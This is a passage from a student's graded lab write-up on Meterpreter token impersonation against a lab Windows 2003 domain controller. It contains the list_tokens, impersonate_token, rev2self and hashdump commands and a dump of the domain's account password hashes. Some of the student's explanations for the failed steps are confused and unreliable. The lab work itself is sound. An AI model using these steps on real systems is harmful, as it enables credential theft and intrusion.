 1960  484   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1984  484   ismserv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\ismserv.exe
 2016  484   ntfrs.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\ntfrs.exe
 2168  484   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 2752  712   wmiprvse.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
```

2. Try to dump the hashes again.

2) Why was the hashdump unsuccessful? (15 pts)

Answer:

The reason the hashdump was unsuccessful is because it appears that the NT AUTHORITY\SYSTEM account has higher privileges than the gibson.local Administrator account, which is a user account. In addition, as insurance to this answer, I verified in the 2003AD settings on the box that the local account "Administrator" was a member of the basic standard "User" groups/policies. The perception is using Meterpreter acting like a different account, which is now just "user" account locally from the gibson AD domain and not an actual Computer SYSTEM account. So even though the use of Metasploit's Meterpreter's injecting

malicious code which makes this PC directory remotely visible, when alternating delegation tokens as the "current" account I'm impersonating, what I still have access to performing and doing is still limited based on the privilege of the account.

Also, I found this online below, and to summarize and connect it with my reasoning above, is the database where the hashes are stored, is "presently" not enabled for the "Administrator" account to have access to, and could be protected by this policy in Group Policy editor on 2003AD.

> **"As an administrator, security settings/configurations can prevent one from getting access to the SAM database. The database is protected by a Windows feature called Protected SAM, which can be configured through a policy."Source: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password**

3. Try to steal the token of the System account again by going back to the initial process by re-stealing the associated token (`impersonate_token` *`token_you_want_to_impersonate`*). Take a screenshot of your result/error.

   3) **Why were you unable to "steal back" the system token (i.e. what account(s) have access to the tokens, specifically the impersonate delegate tokens)? (15 pts)**

Answer:

I got an error that I was not able to steal back the NT AUTHORITY\SYSTEM token because since I was not operating as a SYSTEM token, the delegation tokens available from earlier are not available because there are less privileges. I verified this and confirmed that the account titled "Administrator" is just a User account, and this User account does not have the same system wide privilege as NT AUTHORITY\SYSTEM. I tried executing the command list_tokens -u and I also get an additional Access is denied error. So what this means is the NT AUTHORITY accounts have access to the impersonate delegate tokens, so you should be able to switch to different tokens while impersonating these, but once you switch to a GIBSON local "User" account, you simple don't have the privileges to view them, which require a revert back to the SYSTEM account through the rev2self command. The SYSTEM account always has the highest level of elevated access compared to any other account basically.

See screenshot below:

```
meterpreter > list_tokens -u

Delegation Tokens Available
============================================

GIBSON\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================

No tokens available

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token GIBSON\\Administrator
[+] Delegation token available
[+] Successfully impersonated user GIBSON\Administrator
meterpreter > getuid
Server username: GIBSON\Administrator
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Access is denied.
meterpreter > impersonate_token NT AUTHORITY\\SYSTEM
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
meterpreter >
```

Attempt to dump the hashes again. It should work. Include in a single screenshot the commands you used to revert to system level access (step 6), the output of getuid command (step 6), and the successful hashdump (step 7).

4) Include screenshots asked for above. (15 pts)

Answer: See Screenshot below:

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
No tokens available

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token GIBSON\\Administrator
[+] Delegation token available
[+] Successfully impersonated user GIBSON\Administrator
meterpreter > getuid
Server username: GIBSON\Administrator
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Access is denied.
meterpreter > impersonate_token NT AUTHORITY\\SYSTEM
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u

Delegation Tokens Available
============================================

GIBSON\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================

No tokens available

meterpreter > hashdump
Administrator:500:5672781ce2cb5ab8aad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:84b79501f2a09f3dbb600310679da902:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:83016137a42cbe99960dfb7b91d209f5:::
sales:1109:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
074FF59D-9919-4E57-9:1114:aad3b435b51404eeaad3b435b51404ee:e8b661e04c95eb5053f1c8b293086741:::
accounting:1115:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
root:1118:aad3b435b51404eeaad3b435b51404ee:225cea5849f33888b0f8959550839044:::
student1:1119:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student2:1120:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student3:1121:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student4:1122:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student5:1123:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student6:1124:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student7:1125:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student8:1126:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student9:1127:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student10:1128:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student11:1129:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student12:1130:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
student13:1131:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:::
```